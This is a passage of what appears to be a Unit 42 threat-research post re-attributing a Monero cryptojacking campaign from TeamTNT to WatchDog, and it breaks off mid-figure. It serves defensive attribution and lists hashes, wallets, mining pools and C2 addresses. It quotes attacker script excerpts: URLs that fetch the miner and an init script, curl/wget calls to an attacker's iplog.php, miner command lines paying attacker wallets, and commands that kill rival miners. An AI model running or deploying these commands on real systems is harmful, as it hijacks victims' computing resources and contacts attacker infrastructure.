Updated: New Evidence Emerges to Suggest WatchDog Was Behind Crypto Campaign

unit42.paloaltonetworks.com/teamtnt-cryptojacking-watchdog-operations/

Nathaniel Quist

October 29, 2021

By Nathaniel Quist

October 29, 2021 at 4:10 PM

Category: Cloud, Unit 42

Tags: cryptojacking, Monero, TeamTnT, WatchDog

This post is also available in: 日本語 (Japanese)

Author's Note

New evidence has emerged that suggests the group WatchDog was behind a cryptojacking campaign that we attributed to TeamTNT in a blog published on June 8, 2021. This updated information changed our view on the evidence initially gathered by Unit 42 researchers.

Specifically, the domain oracle.zzhreceive[.]top was originally linked to TeamTNT operations due to the usage of the term zzhreceive, which has been witnessed within several TeamTNT operations. Given recent developments and the growing analytic visibility within the cloud research community, this domain has now been attributed to the cryptojacking operations associated with the group WatchDog. The following is an update of our original blog, more accurately aligned to the current intelligence community information regarding WatchDog's mimicry of TeamTNT operations.

Executive Summary

The copying and incorporation of cryptomining operational codebase or script functions have become a central behavioral indicator of cryptojacking groups and their operations. Unit 42 researchers have identified tactics, techniques and procedures (TTPs) used by the TeamTNT cryptojacking group being used by the WatchDog cryptojacking group. The new scripts from

WatchDog are overtly copying TeamTNT infrastructure naming conventions and using a known WatchDog C2 hosting system, 199.199.226[.]117.

With the identification of these new WatchDog scripts, Unit 42 researchers found that techniques that have been synonymous with the TeamTNT group have gone missing. For instance, the new scripts do not:

- Use the latest attack patterns, Kubernetes (K8s) or Docker API targeting, which were featured in two reports focusing on TeamTNT operations, Black-T: New Cryptojacking Variant from TeamTNT and Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes.
- Exfiltrate any identified credentials found on the compromised cloud instances.
- Use the network scanning tool zgrab.

Researchers have also observed that the new WatchDog scripts do not use the exploit-laden GoLang binaries traditionally associated with WatchDog.


While WatchDog is believed to be the author of these new scripts, several of the scripts were found within TeamTNT-owned public malware repositories. It appears that WatchDog may be attempting to expand their cryptojacking operations, while simultaneously masking their operations to appear more like the known cryptojacking operations performed by TeamTNT.

The stealing, hijacking or incorporation of cryptojacking TTPs within other cryptojacking operations has become a common trend within cryptojacking groups. Most notably, TeamTNT was reported to have copied the code used to detect and remove Alibaba Cloud Security from compromised instances from the Kinsing group. Also, cryptojacking groups such as “Rocke” began as a forked GitHub repository from the cryptojacking operation created by “The 8220 Mining Group.” This operation shares up to 30% of its cryptomining code base with tools developed by the group “Pacha.” Pacha and Rocke were subsequently involved in a documented crypto war, which has lasted nearly two years. While little research has been written on recent Pacha operations, Rocke is still developing new malware.

Palo Alto Networks customers running Prisma Cloud are protected from the threats presented in this report through the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives. Additionally, Palo Alto Networks VM-Series and CN-Series products offer cloud protections that can prevent network connections from cloud instances toward known malicious IP addresses and URLs.

New WatchDog Malware


There are two samples that show the evolution of WatchDog techniques to mimic TeamTNT operations, 36ca9f84864ad022c255b7d91e75997f035716e4df5dc1c90ee2651f092f5d79 and 49366ae4766492d94136ca1f715a37554aa6243686c66bf3c6fbb9da9cb2793d. These samples, first witnessed on Dec. 5 and 11, 2020, respectively, show the direct replacement of the known WatchDog C2 infrastructure with new C2 infrastructure. As shown in Figure 1, the original WatchDog infrastructure, in the dark blue rectangle, has been commented out of the bash script functionality and replaced with the new infrastructure seen in the light blue rectangle.



```
miner_url="http://39.100.33.209/b2f628/zzh"
miner_url_backup="http://39.100.33.209/b2f628/zzh"
miner_size="7600464"
sh_url="http://39.100.33.209/b2f628/newinit.sh"
sh_url_backup="http://39.100.33.209/b2f628/newinit.sh"
config_url="http://39.100.33.209/b2f628/config.json"
config_url_backup="http://39.100.33.209/b2f628/config.json"
config_size="2732"
chattr_size="8000"
#scan_url="http://103.125.218.107/b2f628/svcworkmanager"
#scan_url_backup="http://45.9.148.37/b2f628fff19fda999999999/svcworkmanager"
#scan_size="1919056"
#watchdog_url="http://103.125.218.107/b2f628/svcguard"
#watchdog_url_backup="http://45.9.148.37/b2f628fff19fda999999999/svcguard"
#watchdog_size="1472136"
#$bbdira -fsSL http://103.125.218.107/b2f628/iplog.php 2>/dev/null
#$bbdir -fsSL http://45.9.148.37/b2f628fff19fda999999999/iplog.php 2>/dev/null
#$ccdira http://103.125.218.107/b2f628/iplog.php -O /tmp/.null 2>/dev/null
#$ccdir http://45.9.148.37/b2f628fff19fda999999999/iplog.php -O /tmp/.null 2>/dev/null
```

Figure 1. WatchDog infrastructure replacement.


The new script also makes use of the exact URL address directory tree pattern that is present within the known WatchDog operations, with the directories b2f628 (red) and b2f628fff19fda999999999 (orange), as shown in Figure 2.



```
miner_url="http://39.100.33.209/b2f628/zzh"
miner_url_backup="http://39.100.33.209/b2f628/zzh"
miner_size="7600464"
sh_url="http://39.100.33.209/b2f628/newinit.sh"
sh_url_backup="http://39.100.33.209/b2f628/newinit.sh"
config_url="http://39.100.33.209/b2f628/config.json"
config_url_backup="http://39.100.33.209/b2f628/config.json"
config_size="2732"
chattr_size="8000"
#scan_url="http://103.125.218.107/b2f628/svcworkmanager"
#scan_url_backup="http://45.9.148.37/b2f628fff19fda999999999/svcworkmanager"
#scan_size="1919056"
#watchdog_url="http://103.125.218.107/b2f628/svcguard"
#watchdog_url_backup="http://45.9.148.37/b2f628fff19fda999999999/svcguard"
#watchdog_size="1472136"
#$bbdira -fsSL http://103.125.218.107/b2f628/iplog.php 2>/dev/null
#$bbdir -fsSL http://45.9.148.37/b2f628fff19fda999999999/iplog.php 2>/dev/null
#$ccdira http://103.125.218.107/b2f628/iplog.php -O /tmp/.null 2>/dev/null
#$ccdir http://45.9.148.37/b2f628fff19fda999999999/iplog.php -O /tmp/.null 2>/dev/null
```

Figure 2. URL directory pattern.

These two samples contain a hardcoded Monero (XMR) wallet address and an associated mining pool, as shown in Figure 3.




```
./zzh -B --log-file=/etc/etc --coin=monero -o stratum+tcp://xmr-asia1.nanopool.org:14444 --
  threads=$cpunum -u 43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N
5PepeajfmKp1X71EW7jx4Tpz -p x &
```

Figure 3. Monero wallet and associated mining pool.

Mining Pools


If these changes are indeed new TeamTNT behaviors, which is highly unlikely, it would represent the first time the TeamTNT cryptojacking operations have used a mining pool outside their traditional Monero mining pool, MoneroOcean[.]stream. This cryptojacking operation introduces two new mining pools never before known to be used by TeamTNT actors, but have been witnessed within WatchDog operations. These mining pools are nanopool[.]org, shown in Figure 4, and f2pool[.]com, shown in Figure 5. The new mining pools are both instructed to use the Monero wallet address, 43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz.



Account: 43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz

Current Calculated Hashrate	Average Hashrate for last 6 hours	Balance	Unconfirmed Balance
962,640.0 H/s	969,850.0 H/s	0.08267631 XMR	0.00000000 XMR

Figure 4. Nanopool mining operation.




Total Revenue (XMR)	Paid (XMR)	Balance (XMR)	Yesterday's Revenue (XMR)	Today's Est. Revenue (XMR)
0.39820867	0.30534826	0.09286040	0.01593526	0.01413535

43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz

Figure 5. F2pool mining operation.

Mining Pool Worker Information

Of note are the names of the mining pool workers associated with this Monero wallet address within the mining pools. According to nanopool[.]org records related to this Monero wallet address, there are a total of 20 unique workers, as shown in Figure 6.



Workers Payments Shares Calculator

	Worker	Last Share	Rating	Hashrate
	Online 20 Offline 0 Total 20			Now
1	1931	few minutes ago	5414624	5,880.0 H/s
2	3910	few minutes ago	25434000	36,960.0 H/s
3	crondk1	few minutes ago	1737312	51,240.0 H/s
4	dk	few minutes ago	3737376	20,160.0 H/s
5	dk1	few minutes ago	1513184	9,240.0 H/s
6	dk2	few minutes ago	2190368	7,560.0 H/s
7	dream	few minutes ago	68069648	268,800.0 H/s
8	dream2	few minutes ago	3346800	20,160.0 H/s
9	dream3	several minutes ago	1807376	5,040.0 H/s
10	dream4	few minutes ago	4638992	17,640.0 H/s
11	dream5	few minutes ago	5650928	43,680.0 H/s
12	dream6	few minutes ago	2705632	12,600.0 H/s
13	dream7	few minutes ago	2990736	21,840.0 H/s
14	dream8	several minutes ago	1741264	5,880.0 H/s
15	dream106	few minutes ago	135808	840.0 H/s
16	dream199	few minutes ago	11304432	171,360.0 H/s
17	new1931	few minutes ago	403504	2,520.0 H/s
18	pokemon	few minutes ago	1698272	126,840.0 H/s
19	pokemon2	few minutes ago	239136	5,880.0 H/s
20	yarntest	several minutes ago	99808	4,200.0 H/s

Figure 6. Nanopool mining operation workers.The following table, Table 1, lists 19 of the currently known malicious samples which contain the Monero wallet address, the Nanopool mining pool and the name of one of the workers listed within Figure 6.

SHA256	Worker
0414946ab4bced2c1c41f4b8a75be672b34bbdee6f29e0a0bf7946b93f7044b1	3910
34b547b567309618422d7075322ddf5b9e0b3a4fb652f3845d12fd649f23923e	3910
62957aa4421c044927269e9bf3300515cf01225fd4c3c3811f8ebfac7a9f8585	3910
f235c021baa6c8801e724d45003b1b1541eea5483810abc9c3eb4df6bf05afbf	3910
2bc6c21d35ed63b135b4723444a9ac532e4cb6aaa2bbd63c557136edb4e4756f	crondk1
cbf54a9e5771fcb3760e4e282f003a879164e76b9df9fed0fe4e4e8aaaef11ae	crondk1
428633aee75f7c69a7c0612e591d5fcecbcf13619d6c05b86c8303a248c7c8d7	dk2
7b6f7c48256a8df2041e8726c3490ccb6987e1a76fee947e148ea68eee036889	dk2
10fb8d16f7d168340be28c6d0ba94e10c15370c8747d97bc0e5fad4b4466cf09	dream
3b280a4017ef2c2aef4b3ed8bb47516b816166998462899935afb39b533890ad	dream
8adc8be4b7fa2f536f4479fa770bf4024b26b6838f5e798c702e4a7a9c1a48c6	dream
af611a41c55e9afcfaced8b067a470caa70825fce0a44167f44a8d3880ae6674	dream
e1d7014b84618cd7fbf94439c78fe7d67f351cbc5536885fa3d94ea15325d83b	dream

eca42c42f0909cf4e6df6bf8de35ab93ef6a3dd10d0d5e556721ec1871a9990c	dream
ae6822d1fd097e8c52cea3731cd49f50600b7da83e9f0ea6dbc689685f907739	dream3
3b280a4017ef2c2aef4b3ed8bb47516b816166998462899935afb39b533890ad	dream5
ae3e4a1c8a2b661265e6c8c756e3ba472dc7177cae79fe1861ab0c2d1af5167a	dream6
8adc8be4b7fa2f536f4479fa770bf4024b26b6838f5e798c702e4a7a9c1a48c6	dream8
33da23085fb6fd7aad89e0c55b7ccbc2ee50fec4e8e31030e4b2a4ef034ac5f6	pokemon2


Table 1. Malware samples with hardcoded Nanopool mining operation workers.

There were also 13 malicious samples containing the 43Xb Monero wallet address, but these samples are designed to use the f2pool[.]com mining pool instead of the nanopool[.]org Monero mining pool (see Table 2).

SHA256	Worker	WatchDog Wallet
f235c021baa6c8801e724d45003b1b1541eea5483810abc9c3eb4df6bf05afbf	3910	
3d8a6f5d8162e8eb78e7b95384ec6418f65b904dffa8fd983a6a19a5645ad707	clean	
c141eaeab461a2481124a73ee2d254301573d8722dbf3221f5fc54d7770e67a2	clean	Yes
64072e7c56895f59124c4e26e0dd65a4de0bd8280c83372c18f9835978cda0e9	clean	
30f0207b74d6d2d17cd8f4dc9f9131bd8763702f19c87ce74ea13a634f52c995	clean	Yes
7a8c91f4228be4d36e1087acc9bb046373ddfde506fe4645ad1b0967c08bfa8b	clean	Yes
7848fc64c9977796dcc0ee67c293f006d715d3b3e257a3c0f4654cefab637c45	clean	Yes
3e6cf5ae8ce6ff7305da4e218a20ec7f57933235ec07d7ff6e6a18c7c844ff29	clean	Yes
8d9bdcae4a4559e52b3d03209a1ef880e948d9f3969f7779119d9322c5f7cf7c	clean	Yes
ab73aedbee66081cd047b19a4bb036f85791a9ae9abc90545c5d8756bbc2a428	clean	Yes
eca42c42f0909cf4e6df6bf8de35ab93ef6a3dd10d0d5e556721ec1871a9990c	dream	
e47802d7f44fc9e594b89ef33298367d21695d5ec1ae5e6c526b9f3124c555ca	Undefined	
cf890e288f4fb7a2cfb0aa7e91229cc51c224e767c6ca69bbbb9d06e999ede64	Undefined	

Table 2. Malware samples with hardcoded f2pool mining pool operation workers.


Seven samples within the previous table contain instructions to find and remove any processes using the WatchDog-identified 43XB Monero wallet address, as shown in Figure 7.



```
ps aux | grep -v grep | grep "158.69.133.18:8220" | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep "43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz" | awk
ps aux | grep -v grep | grep "/tmp/java" | awk '{print $2}' | xargs -I % kill -9 %
```

Figure 7. Identification and killing of processes using the WatchDog Monero address.

The scripts will then rebuild mining operations and begin using two known WatchDog Monero wallet addresses, 82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4 and 87q6aU1M9xmQ5p3wh8Jzst5mcFfDzKEuuDjV6u7Q7UDnAXJR7FLeQH2UYFzhQatde2WHuZ9LbxRsf3PGA8gpnGXL3G7iWMv. These two Monero wallets are just two of the three known Monero wallets that are associated with the WatchDog cryptojacking group. Of note, the IP address listed within Figure 8, 139.99.102[.]72, resolves to the previously mentioned xmr-asia1.nanopool[.]org mining pool.




```
./zzh --log-file=/etc/etc --donate-level 1 --keepalive --no-color --cpu-priority 5 -o xmr.f2pool.com:13531 -u
    82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4.clean -k --coin
    monero -o xmr.pool.gntl.co.uk:10009 -u
    82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4.clean --tls -k --
    coin monero -o 139.99.102.72:14433 -u
    87q6aU1M9xmQ5p3wh8Jzst5mcFfDzKEuuDjV6u7Q7UDnAXJR7FLeQH2UYFzhQatde2WHuZ9LbxRsf3PGA8gpnGXL3G7iWMv.clean --tls -k --
    coin monero -o 80.211.206.105:9000 -u
    82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4.clean --tls -k --
    coin monero --background
```

Figure 8. WatchDog Monero wallet addresses.

Linking WatchDog Infrastructure to TeamTNT


The URL addresses and Monero wallet address, 87A5fSCR98nFSR9NCRxt6UFytca3hJXaRdDgf9NxhWTjT3q3AA8HECyZ1FdF93D5LPXsSqS8dKNsxCxafrbuVeZfMW3V7ib, specifically called out within the sample 36bf7b2ab7968880ccc696927c03167b6056e73043fd97a33d2468383a5bafce (see Figure 9), are known WatchDog indicators. However, the sample also includes the email address hilde@teamtnt[.]red, which is a known TeamTNT email address.



```
MOxmrigMOD=http://85.214.149.236:443/sugarcrm/themes/default/images/mod.jpg
MOxmrigSTOCK=http://85.214.149.236:443/sugarcrm/themes/default/images/stock.jpg
WALLET=87A5fSCR98nFSR9NCRxt6UFytca3hJXaRdDgf9NxhWTjT3q3AA8HECyZ1FdF93D5LPXsSqS8dKNsxCxafrbuVeZfMW3V7ib
EMAIL=hilde@teamtnt.red
export MOHOME=/usr/share
mkdir $MOHOME -p
VERSION=2.9
```

Figure 9. Known WatchDog indicators of compromise (IoCs), as well as the TeamTNT email address.

Now to the malware sample, 8adc8be4b7fa2f536f4479fa770bf4024b26b6838f5e798c702e4a7a9c1a48c6, which contains the new WatchDog Monero wallet, as shown in Figure 10. The same MOxmrigMOD URL address as the known TeamTNT IoC shown within Figure 9 is present, but in this sample we also see additional URL addresses that have very strong ties to WatchDog infrastructure, specifically those involving the domain name oracle.zzhreceive[.]top.



```
MOxmrigMOD=http://85.214.149.236:443/sugarcrm/themes/default/images/mod.jpg
